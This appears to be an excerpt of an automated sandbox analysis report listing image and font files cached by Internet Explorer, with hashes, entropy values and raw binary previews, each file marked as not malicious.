Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.l.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\755f86[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 24 x 24, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	390
Entropy (8bit):	7.173321974089694
Encrypted:	false
SSDEEP:	6:6v/lhPZ/SlkR7+RGjVjKM4H56b6z69eG3AXGxQm+cISwADBOwIaqOTp:6v/71IkR7ZjKHHIr8GxQJcISwy0W9
MD5:	D43625E0C97B3D1E78B90C664EF38AC7
SHA1:	27807FBFB316CF79C4293DF6BC3B3DE7F3CFC896
SHA-256:	EF651D3C65005CEE34513EBD2CD420B16D45F2611E9818738FDEBF33D1DA7246
SHA-512:	F2D153F11DC523E5F031B9AA16AA0AB1CCA8BB7267E8BF4FFECFBA333E1F42A044654762404AA135BD50BC7C01826AFA9B7B6F28C24FD797C4F609823FA457E 1
Malicious:	false
Preview:	.PNG.....IHDR.....w=....MIDATH.c...?.6`hhx.....??.....g.&hbb..... .R.R.K...x<..w..#!.....O ....C..F___x2.....?...y..srr2...1011102.F.(.....Wp1qqq...6mbD..H....=.bt..... ,.>}b.....r9.....0.../_.DQ....Fj..m....e.2{..+..t~*...z.Els..NK.Z.....e....OJ.... |..UF.>8[....=...;/.....0.....v...n.bd....9.<.Z.t0.....T..A...&....[.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\AA6SFRQ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	749
Entropy (8bit):	7.581376917830643
Encrypted:	false
SSDEEP:	12:6v/78/kFIZTqLqvN6WxBOuQUTpLZ7pvIFFsEfJsF+11T1/nKCnt4/ApusUQk0sF1:vKqDTQUTpXvILfJT11BSCn2opvdk
MD5:	C03FB66473403A92A0C5382EE1EFF1E1
SHA1:	FCBD6BF6656346AC2CDC36DF3713088EFA634E0B
SHA-256:	CF7BEEC8BF339E35BE1EE80F074B2F8376640BD0C18A83958130BC79EF12A6A3
SHA-512:	53C922C3FC4BCE80AF7F80EB6FDA13EA20B90742D052C8447A8E220D31F0F7AA8741995A39E8E4480AE55ED6F7E59AA75BC06558AD9C1D6AD5E16CDABC97A A3
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O.RMHTQ.>..fF...GK3. &g.E.(.h..2..6En.....$.r.AD%..%.83J...BiQ..A`...S...{.....m}...{..}.....5($2...[.d....]e..z..I_..5..m.h."..P+..X.^..M...../.u..\..[t...Tl}E^....R...[.O!.K...Y}.!...q..][}...b.....Nr...M.....\s...\.}..K?0....F...$..dp..K...Ott...5}....u.....n...N...|<u.....{..1....zo.....P.B(U .p.f..O.'....K$'....[.8....5.e.....X...R=o.A.w1.."..B8.vx.."....ll[. F.,..8...@_...%.....\9e.O#..u,.....C.....:....LM.9O.....; k...z@....w...B|..X.yE*nIs..R.9mRhC.Y..#h...[.>T....C2 f.)..5....ga....NK...xO.|q.j.....=...M..,..fzV.8/...5.'.LkP.}@..uh .03..4.....Hf./OV..0J.N.*U...../.....y.`.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\AAJwoCz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2039
Entropy (8bit):	7.771759239287611
Encrypted:	false
SSDEEP:	48:BGpuERAEVGTANGZ7/IR5vXb7uMMbE95s8zZ/e:BGAEvV0ANGZ7wDvXbqMuss8zpe
MD5:	66DEDC3BAD81E6402F5BAFC37396AC67
SHA1:	EC327B9B7367C4EFD5B4CF82732FFA9689D3E30E
SHA-256:	7FE4135371EFA0DB3FE977D35EF919D7F4CEFBA20755EF462F1463AED7E74787

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\AAJwoCz[1].jpg	
SHA-512:	AD4761CBD8962A0A6AD24054A3165F9B2D1B068EEFBB0C0563F6A7384929072B2093DACB5B3DDBAB6C6D6F4424C10305382808CAFCEB9395E740D1EEDA1B2E F3
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....K.d.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.z.*d4..+.h.L.MH...Oz.t.h...Q.j..S.P...r.ek.:.o....I..g..6.;.-..+.#+.D.f'..AYT...Kr...$v.%..R.,x.N.lnV.$.#.. ....\t....C.q..T..j..R.....u...*.Ue.,].vO..... ..|px..z.og.+V.L..%.^.q.....:...g.#.iZI.@.4..w.....9....(..m...[U..F0(..C..hS.)..aW0=...4s0.+,G..S.;.g#%G.z.1..;..7..#..N.....Z.....+}.[G...3..g.^.@i.\H.$o.....E.wl.....T..d%Q...\v...~f.KP"..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB14EN7h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	10663
Entropy (8bit):	7.715872615198635
Encrypted:	false
SSDEEP:	192:BpV23EiAqPWo2rhmHI2NF5IZr9Q8yES4+e5B0k9F8OdqmQzMs:7PiAqnHICF5IVVyxk5BB9tdq3Z
MD5:	A1ED4EB0C8FE2739CE3CB55E84DBD10F
SHA1:	7A185F8FF5FF1EC11744B44C8D7F8152F03540D5
SHA-256:	17917B48CF2575A9EA5F845D8221BFBC2BA2C039B2F3916A3842ECF101758CCB
SHA-512:	232AE7AB9D6684CDF47E73FB15B0B87A32628BAEEA97709EA88A24B6594382D1DF957E739E7619EC8E8308D5912C4B896B329940D6947E74DCE7FC75D71C684
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...E.(.Y....E.D....=h...<t.S.....5i..9.. .:..".R..i...dt&..J..!...P..m&..5`VE..|..j.d...i..qL=x...4.S@..u.4.J.u.....J u%.FEU..I.*.]#4.3@.6...yH...=..}.#....bx...1s...O.....7R....."U.....jY.'.L.0..ST.M.:t3...9...2.:.0$...V..A..w..o..T.Y#...=).K..+.....XV...n;.....}.37.....:.!E.P.E%...RQ@ .E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%-...uE,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	14112
Entropy (8bit):	7.839364256084609
Encrypted:	false
SSDEEP:	384:7EIqipbU3NAAJ8QVoqHDzjEfE7Td4Tb67Bx/J5e8H0V1HB:7EIqZT5DMQT+TEf590VT
MD5:	A654465EC3B994F316791CAFDE3F7E9C
SHA1:	694A7D7E3200C3B1521F5469A3D20049EE5B6765
SHA-256:	2A10D6E97830278A13CD51CA51EC01880CE8C44C4A69A027768218934690B102
SHA-512:	9D12A0F8D9844F7933AA2099E8C3D470AD5609E6542EC1825C7EEB64442E0CD47CDEE15810B23A9016C4CEB51B40594C5D54E47A092052CC5E3B3D7C52E9D6 7
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..ii(....(.h.....Z(....JZ.)i(....(.....(.....(....J...+h...@....+...e.9...V..'."!.@....|.....n...@My..w9;.5I...@....L..k...w2.'... M8)4..>.u9..5U.w9,M(....!E..!.[.5<v.?AV..s...VS....E5v.....Q.^jwp*3&MJrf..J..|p...n .j..qW#.5w.)&.&..E^..*...".T.....y.U.4.lK.sK.ooj.....Z..3j...".)..c..~... .RqL...lcym..R.. gTa..a9.+....5-.W'.T@.N.8"...f.:....J.6.r.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bUhZr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	13520
Entropy (8bit):	7.676546178483533
Encrypted:	false
SSDEEP:	384:7SdxzkQVPBDvMhB8fPFZ/C7hBzWGnGtzsiL+N:7SZvnfPFZCbRnyfKN
MD5:	E5F6077415C2727D5A2840E404B113A7
SHA1:	0C2CC054B5BFA75BBE1E6DD7435C49BC66E787BA
SHA-256:	94F8643D5185E12CD940D39C2DC5D77FB147F5F815549D14A43992423852E264
SHA-512:	C54A19EDE5FF895EAFBD4E983B2498548AF52E08D7389A9547EF44137C5DF1ACC408BCE7D3374C4361CA251F034B8C1440F34869120A6ED0D0BE12F8EF0EED 9
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bUhZr[1].jpg	
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...+....(. ....K.....G."_.....?.z.h..W..s_....C.. .....K.....]-...j...k../.....C.. .....^.....%..Q...../.....t.P.Y...9..D..!.....%..Q.....5{.G5.....D?....^.xHm'.G.O#...]%...j...k../.....?.z?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bVJcA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	6697
Entropy (8bit):	7.914050534360347
Encrypted:	false
SSDEEP:	192:BFSmoZTTLcbYQaYR1nlo+pQbGeb0ICMz07:v+OfqGK0ICMY7
MD5:	370975A24BABBF4807D08BA8A96E9A82
SHA1:	2BFC3C2DB161B34006FA59022475DA556B01CBB3
SHA-256:	43C3B5730DA4775CF2E141232B7B9FC18722FA8B0D5F74068A52CBFE3D6D4B53
SHA-512:	0E37F18904E3FB87FC0CCAAB22FEAD81B0B45BB08DAECC51BE097B8FF6BEC246C2D6914630C165F21D7E203CD26E57AEB10B82D62F34862A8270E89731DF32BD
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..7..W....B...)...7.[x.g.w85%.....:.....C.T.EY.^..h.-.8....{.1M.A=.U.....(.....ly&..U0MK1.Q.I.f.hB>aTm.I{....5. ..;..A,.....,Q..{.=k...yq+<ZTb..y.2.....cS....nOd...zU5.....j.....{....I+..c.`..<.p8.Sv....<R...#w.....$.U..#...teM&.x.....S .....m..G".....>q$lN;....]..........p.:...I.{..n..&....e..pO.... .A.r."..y.k'B.~.....4r.84.2.`)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bVQ79[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14517
Entropy (8bit):	7.952606271112034
Encrypted:	false
SSDEEP:	384:esgNom+skHFbykCTlAP6uy1ej8QL89KD5WYQYouPrt7Kn2Y:esu+PFukCBq6u0ez9D5Nouh7K1
MD5:	201BF44401B98637D50021E9D1E54CAB
SHA1:	826FB98A33740FCBDF5FB29C4FC04C7373CAADB6
SHA-256:	B95666EE372ECCF4BAB3D95ADD3B279FC75ED623B88302BCE728AFFED0124FCA
SHA-512:	A002B8823DCF7CF2E3CC4341D4C173E9EA8AA57BC8EC9A44BD232321ECA4B0687C2AF0C168143C17E76B42F432606BB7C5E283859E8DEFE6CAB9902EE983873F
Malicious:	false
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..{..T...;S..8m`..ZW...)..b....(.....E-.....P.QKI@.%-%...L....(.aKIEH.E%..u%.P;.E....M)4..%...S.Q E..\.IJ(....P.T...Lm..%....1RT2.QE!.IKE.%...- ...Q@..Q@.....(..f...Ph.@&)h..X)i(.`.)(...E.....L..M&.i3L@M%%..)(....RR..\QI.3@..).....0...R.@..0...R..R.R.QE%..u..(..E.P.F h.4.3A4...`.4f.4....IIFi...4....-.....KM...4f..(...74..\Ri3lE;.)i(...ZJ.(....BQK.1@.E.(.B....RT ..OB.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bVggh[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	17084
Entropy (8bit):	7.9632278423256455
Encrypted:	false
SSDEEP:	384:eX+8ebsgzT4U4QhL2ITTENGlw9PAeUtVNHbkkY3TnnpF1qI:eX+kgzkUlyITGGlwGeUZHbkkY3TnpyI
MD5:	2D7AC4F307AC4713FE62B7168868D05F
SHA1:	7F483C7065C66265F7C98EC71BDB82B4780D7A66
SHA-256:	42C2A2C095FCF8D2E6D1D3AEABA90B9529B35A135F29AD57CAF622A02627151A
SHA-512:	D3A325307F9725375E7C7C9F9CC8A599A7477680FC6540615815666BB0C8D2E71DAAFE998840A737CCED631C7F36F66483B3950C9D259175E5EA08F849FD987C
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?...h#4..:....Hc....C.]...RRn...h.h...(...(...0)0)h.....KA.p#..H.$jY.(.....k..d..3^u...]j!..&8.|.4.Hi6t..t.R .....O.#Sg".bQ.\.X.....1<.i.Kbxz.h..L...$.H..&...'...y...N}zW..2Q.@.mc2...E>t/g#.;{.n....}.JG..V:....S8..'.....x..M.+..)..L..u....2.".S..)....R.P.@....R.E!..Q@..Q@.N(.n...h..8.... @.....Pn.r..+.....1$.._n....].{75....ix$].z..+8.n'x...`..kd..5....C.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bW9PI[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	15811
Entropy (8bit):	7.953030849057715
Encrypted:	false
SSDEEP:	384:O2e9uFnDlQs6SfDu3IpMmf1FWmGp9zf5L9suHWQWooBRX:O7oD5JfHGO1FzMRfDsmWtRX
MD5:	D840D5884435EAF60AE4BC18CC52C89B
SHA1:	5E2FDDCE5303A0B19924BD0B1C24F46B6B96CA3C
SHA-256:	89A0C470D840A40C4AC2188D2E4B48E52DF2F56EA2D83F6BAD7868FA0C91EAF8
SHA-512:	1AA3D0B924623340B6716C6010A27B90CEFF46C6AD37F3414627F0ADA47E3C94B328D5BE888BABC5FF2171E1A78AA05AF9EC16A05ED17EEDC51E259DB742FF26
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bW9PI.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=611&y=503
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..c.1..@..Et.....A./..z.U...v.....&b.r..L$g.y...H...x..<S.....E.-#.9..b...@....^j.5$.....I....'..q.C....tR.%..PU.^UGA.U...g=.5z.78...be.d...Z.1.uy..P....K./.V..!uNN..=~e.....i.....k*u.....>.?.....ap~...mL+q...X.....YC...H..J.....qv..&....Mz.... .8..#'.y..O.k.....rZ.|E..O.k.....\..Q..p..J[h.c..SM.....i.S...(Zx....T.).".&.b5ZVl.....gbe`.(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bW9kR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	14323
Entropy (8bit):	7.873761419265461
Encrypted:	false
SSDEEP:	192:BpC0Jn8Fdvb5Mq3FGOYh6mISPE0g2zUQFQY35WEvAUTqeqjdodyjIG6O9TYxzz7L:72FdNX3JYhVR3g2hF9Zze16O9TYx7e45
MD5:	B16831ACD06D326F3333E72AA1704EE5
SHA1:	6EC94C41AD43D375E9445A1C2C3BFF7B34BD9DE8
SHA-256:	206518CA7B613E5B8F39723E18F21972B95CA60ABD6BB019E648E9EE8FDF34E7
SHA-512:	EC1567B0D4AF4A0443832D62242FB3B489B54CB04A24B2EAF079C16A10BC4C0A770BD55FC4C4D72762987BEA22371D69F0B09E63B44D75228BA3A86E688FCDFE
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....t.&.\...._sSC...N)7..JZ`I...5.....Yq)y...i.IA.4&_.m@).9.0.bAKIKR1E(.....IK@.-.....{w.....E.~v.Y..lc.....'L..Q....=..-...R...8.K.U.{..+d.....w.R.b#.[..=.7..#.b.:...<1.a.*h...Sr.j[.Nx.L98=j.3....ZgW^:..d..A....F9....F.7..P>..#.rF.j..U.NI.."....3S".:...|.....C.}+.q.....U...R..F.!.W.....Jk.;.mXJJ(.!))i)..QE1...P.QKIC.(.....ZJ.))i(.(.....IN...RR.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bWhVF[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9568
Entropy (8bit):	7.944734621849005
Encrypted:	false
SSDEEP:	192:BCUIzSuBss1/onRhk6XblvRRkEEEVQGlGiNEPSeLYTHRxQoWSnINMXf30L:kUIeHRqMVVQS3YYbQ7jNMcL
MD5:	67B982F76D86937AA9C9A3BD3A673197
SHA1:	75C74E7056E88BE756BC6A30873415ABFAB1F469
SHA-256:	7AD8521B54BF6C75898C7636E3AAE5BAA36AC708F24945C6EB8028B483B2D2F4
SHA-512:	1B0FA7FB0770DAA4ADD82C4450B3A09341A4A36FC74135D87668F8074C0E8D5BBE1AC148E8BE50F5CDD01CE9E4D6FFC3AF9137021859135C43377FE85360D50A
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..J.z.....U.H.Jb)..;.5} ..'..qHfa....Xw.G.zUyb.j`g...e.jgNi.i.f[.R....(.....2O.8...Hv.'.....T.....=.o....4 ..q.....G*.....[.....B.:.a.X.N...q..j.e.mE.....;....Z.....b.\hvQ.q".....QC...2{.yR{.a6..BX\....9...*..{E!I.....y..'...Tg..j`.+..."L.....LE.W.%s.d54Qf...GJ..Yii.Y.I.N:UimpzR..{9..3R.f..4...(O.....a\.D..._..Nn..4..F..1R...$@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bWhsC[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bWhsC[1].jpg	
Size (bytes):	12827
Entropy (8bit):	7.943651202742181
Encrypted:	false
SSDEEP:	192:xYVYX26nygrn5CFaBUxoSod6Bb9t61Izh487UwHRvGplhAwYASHuF:OValy3aB2tD6UUwHRvIzSpHc
MD5:	E847681D4B15A652E2F401386137AD2F
SHA1:	7C432EA641DB00DF95E2EBE56A7AD4D5ABA55647
SHA-256:	6732C5E9A2DF71D2694D93BDF7F3F94449AC3DCEB1E559ADFF0E73591DBFD19C
SHA-512:	B1FE2DA340EC9FB6138B23FC109A09164E245AC496673031A79294C0C81FEFCFBE94E81C58FEFA4BDC43AC8257B7E924792ED0496202E22CC316C69B65CB56 9
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..k.....)].SA3..v.i2C.<V...<..k;C..T.$.Uah.....M2E.I.4g+I.....[....3X...j.....4.@.T..d..`.'A.O.....h..tx ..BYB.&.j.>.p.8..d..s....t....._.b...L....[.....8.M....sVA_m#p*c...&..n.Z.~Z.O..FMC-.>.jE.j5.,...m.W1jw1'.=y..5sv}.R.....=K[.|C..... v..zV.EIx..sW%_...1P.EYW..*o.....~.R ,.h..S.*...Qc....I..XS.=.S.SNb*&..!.S.EF.E1..v.L....FX.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1bWiaz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9985
Entropy (8bit):	7.916225817001869
Encrypted:	false
SSDEEP:	192:BYNiifw0rOhqtm5hPuBd5hd7HmNHuZeCb9OSA89AENhe1ZqT+xbEVm4:ec0wqsDPk/qNHkeCJA89ZNs1w+xbEVm4
MD5:	EDC70B6155D0F3894A55C8448465A05E
SHA1:	45142FB04A3C7F7A24BDFA3CA4755E55AC78BB99
SHA-256:	FE7B9DB0E1DADFF095B3560D088E050CF56C01E6FB4C1DE425A92AFF7AFBAEA3
SHA-512:	1D581B52EDA8E9D8230FDF56A636AF7C22242C56A26344FC651CCC86D5040527E5ADDE41BEE17994A36C0292439258E74660ADA8E7F2DC4A7F3DCA8AB91C7D 5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1bWiaz.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..Y.1$....8.1....Rn..A.T`..*T.EE.U.P...rNph....3.Y...y4.r...B..JJZ`.QE.....i...GO...0..'.....m.....T.+..i.$. "Xg.p..1..!\...5.....~..eu.H...{owL.....".CsF..D=.. ."...Ke..+.k....r..D._..&..EF..t..2N*...G...~..|.s.j..Q.P.j..5d.\...D.....I.....j.....E..t\1..qP.9#95..x^OJ.\..S.Hi!d.,H\.Uf..w...R. .Vy...@4.$....<=o.k.....WJ&.....efgj0..c.\-.yWr/.w.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB5kJAC[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	288
Entropy (8bit):	6.695746834579824
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFR/9agNvTgI7wnyHWNiY6bVbTRlBmFrU96yzPIMVlmNdR/2up:6v/78/kF6SEI7VHW8YYVbdlDUM/mPR/7
MD5:	BDF21ABB832EDC1A63F1FF66220D7232
SHA1:	B399B4B86BA1375EED9A900C073949119274E6DC
SHA-256:	A6C9F49CD98C137EC6C05E755401E3D1D937DB260C0EF9B6B269A7E3C0BD1810
